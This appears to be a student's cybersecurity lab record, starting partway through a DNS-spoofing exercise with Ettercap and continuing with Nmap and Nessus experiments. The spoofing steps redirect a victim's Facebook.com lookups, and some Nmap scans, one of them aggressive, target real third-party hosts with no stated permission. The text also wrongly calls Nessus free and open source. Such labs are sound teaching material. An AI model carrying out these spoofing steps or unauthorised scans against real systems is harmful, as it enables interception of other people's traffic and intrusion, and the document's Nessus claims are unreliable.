        inet6 fe80::a00:27ff:fe9e:dbf3  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9e:db:f3  txqueuelen 1000  (Ethernet)
        RX packets 13116  bytes 12190717 (11.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19091  bytes 1446970 (1.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1360 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1360 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nano /etc/ettercap/etter.dms
```


3. Make the changes in dns file.




4. Open Ettercap tool and select the target hosts from the scanned hosts list.




5. Open Plugins and activate the dns spoof plugin by double clicking it.



6. Now in the windows machine open the target website, here Facebook.com.




https://www.facebook.com/
Search...
This page can't be displayed
This page can't be displayed
• Make sure the web address https://www.facebook.com is correct.
• Look for the page with your search engine.
• Refresh the page in a few minutes.
Fix connection problems
15:05
17-08-2021

EXPERIMENT – 05

AIM – **To implement different commands using NMAP**

Theory

Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts.

Nmap is:

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more.
- Powerful: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- Easy: While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -v -A targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.

Steps:

1. Start the nmap tool in the terminal by writing the command sudo nmap.
2. To Scan a System with Hostname and IP address write the command in the terminal sudo nmap google.com or give the IP address of the desired target.
3. We can use -v command to get more detailed information about the remote machines.
4. Nmap also have the feature to scan multiple hosts at a time. Command used: sudo nmap <multiple IP addresses of different websites>.
5. Nmap can also be used to identify hostnames of the given IP's by using the command sudo nmap -sL <Random IP Adress>.
6. Nmap also have a command -A which indicates Aggressive it will let Us Know The Extra Information's like OS Detection (-O), version detection, script scanning (-sC), and traceroute (–traceroute) even it provides a lot of valuable information About The Host.
7. Implement all the above mentioned commands in the Kali Linux Terminal.


maleficient@Maleficient: ~
maleficient@Maleficient: ~ 98x29
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap -h
[sudo] password for maleficient:
Nmap 7.91 (https://nmap.org)
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
OST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idle scan
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap google.com
Starting Nmap 7.91 (https://nmap.org) at 2021-09-28 20:38 IST
Nmap scan report for google.com (142.250.192.174)
Host is up (0.016s latency).
Other addresses for google.com (not scanned): 2404:6800:4009:829::200e
rDNS record for 142.250.192.174: del11s11-in-f14.1e100.net
Not shown: 995 filtered ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
554/tcp open rtsp
1723/tcp open pptp
Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap 172.217.27.174
Starting Nmap 7.91 (https://nmap.org) at 2021-09-28 20:39 IST
Nmap scan report for kix05s07-in-f174.1e100.net (172.217.27.174)
Host is up (0.046s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
554/tcp open rtsp
1723/tcp open pptp
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds

```
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap -v www.google.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 20:40 IST
Initiating Ping Scan at 20:40
Scanning www.google.com (142.250.76.164) [4 ports]
Completed Ping Scan at 20:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:40
Completed Parallel DNS resolution of 1 host. at 20:40, 0.02s elapsed
Initiating SYN Stealth Scan at 20:40
Scanning www.google.com (142.250.76.164) [1000 ports]
Discovered open port 554/tcp on 142.250.76.164
Discovered open port 80/tcp on 142.250.76.164
Discovered open port 1723/tcp on 142.250.76.164
Discovered open port 21/tcp on 142.250.76.164
Discovered open port 443/tcp on 142.250.76.164
Completed SYN Stealth Scan at 20:40, 4.87s elapsed (1000 total ports)
Nmap scan report for www.google.com (142.250.76.164)
Host is up (0.028s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4009:82b::2004
rDNS record for 142.250.76.164: bom12s09-in-f4.1e100.net
Not shown: 995 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
554/tcp  open  rtsp
1723/tcp open  pptp

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.14 seconds
           Raw packets sent: 2002 (88.064KB) | Rcvd: 36 (1.500KB)

┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap 103.76.228.244 157.248.198.35 172.217.27.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 20:41 IST
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Host is up (0.040s latency).
Not shown: 978 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
25/tcp   open     smtp
26/tcp   open     rsftp
53/tcp   open     domain
80/tcp   open     http
110/tcp  open     pop3
139/tcp  filtered netbios-ssn
143/tcp  open     imap
179/tcp  filtered bgp
443/tcp  open     https
445/tcp  filtered microsoft-ds
465/tcp  open     smtps
554/tcp  open     rtsp
587/tcp  open     submission
646/tcp  filtered ldp
993/tcp  open     imaps
995/tcp  open     pop3s
1723/tcp open     pptp
2222/tcp open     EtherNetIP-1
2525/tcp filtered ms-v-worlds
3306/tcp open     mysql

Nmap scan report for kix05s07-in-f174.1e100.net (172.217.27.174)
Host is up (0.014s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
554/tcp  open  rtsp
1723/tcp open  pptp
```

```
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap -sL 103.76.228.244
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 20:42 IST
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Nmap done: 1 IP address (0 hosts up) scanned in 0.33 seconds
```

```
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo nmap -A www.geeksforgeeks.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 20:43 IST
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 60.00% done; ETC: 20:47 (0:01:37 remaining)
Nmap scan report for www.geeksforgeeks.org (49.44.95.138)
Host is up (0.011s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 2405:200:1604::312c:5f8a 2405:200:1604::3
12c:3250 49.44.50.80
Not shown: 995 filtered ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp?
80/tcp   open  http     AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
|_http-title: Access Denied
443/tcp  open  ssl/http AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
|_http-server-header: nginx
|_http-title: Access Denied
| ssl-cert: Subject: commonName=www.geeksforgeeks.org
| Subject Alternative Name: DNS:api.geeksforgeeks.org, DNS:auth.geeksforgeeks.org, DNS:authcdn.gee
ksforgeeks.org, DNS:cdncontribute.geeksforgeeks.org, DNS:cdnpractice.geeksforgeeks.org, DNS:cdnvid
eos.geeksforgeeks.org, DNS:contribute.geeksforgeeks.org, DNS:ide.geeksforgeeks.org, DNS:media.geek
sforgeeks.org, DNS:practice.geeksforgeeks.org, DNS:www.geeksforgeeks.org
| Not valid before: 2021-08-09T12:27:32
|_Not valid after:  2021-11-07T12:27:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   http/1.1
|_  http/1.0
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
554/tcp  open  rtsp?
1723/tcp open  pptp?
|_pptp-version: ERROR: Script execution failed (use -d to debug)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed p
ort
Device type: general purpose|load balancer
Running (JUST GUESSING): FreeBSD 6.X (90%), F5 Networks embedded (86%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (90%), F5 BIG-IP Edge Gateway (86%)
```

EXPERIMENT – 06

AIM – To perform vulnerability scanning using Nessus tool.

Theory

What is Nessus?
Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it.

Why Nessus?

If you are familiar with other network vulnerability scanners, you might be wondering what advantages Nessus has over them. Key points include:


- Unlike other scanners, Nessus does not make assumptions about your server configuration (such as assuming that port 80 must be the only web server) that can cause other scanners to miss real vulnerabilities.
- Nessus is very extensible, providing a scripting language for you to write tests specific to your system once you become more familiar with the tool. Its also provides a plug-in interface, and many free plug-ins are available from the Nessus plug-in site. These plugs are often specific to detecting a common virus or vulnerability.
- Up to date information about new vulnerabilities and attacks. The Nessus team updates the list of what vulnerabilities to check for on a daily basis in order to minimize the window between an exploit appearing in the wild, and you being able to detect it with Nessus.
- Open-source. Nessus is open source, meaning it costs nothing, and you are free to see and modify the source as you wish.
- Patching Assistance: When Nessus detects a vulnerability, it is also most often able to suggest the best way you can mitigate the vulnerability.


STEPS:


1) Create a Scan. To create a scan go to top navigation bar and click Scans or go to upper right corner of the My Scans page, click on the New Scan button.
2) Choose a Scan Template. Click the scan template you want to use. Scan templates simplify the process by determining which settings are configurable and how they can be set.
3) Configure Scan Settings.


Practical


OUTPUT:

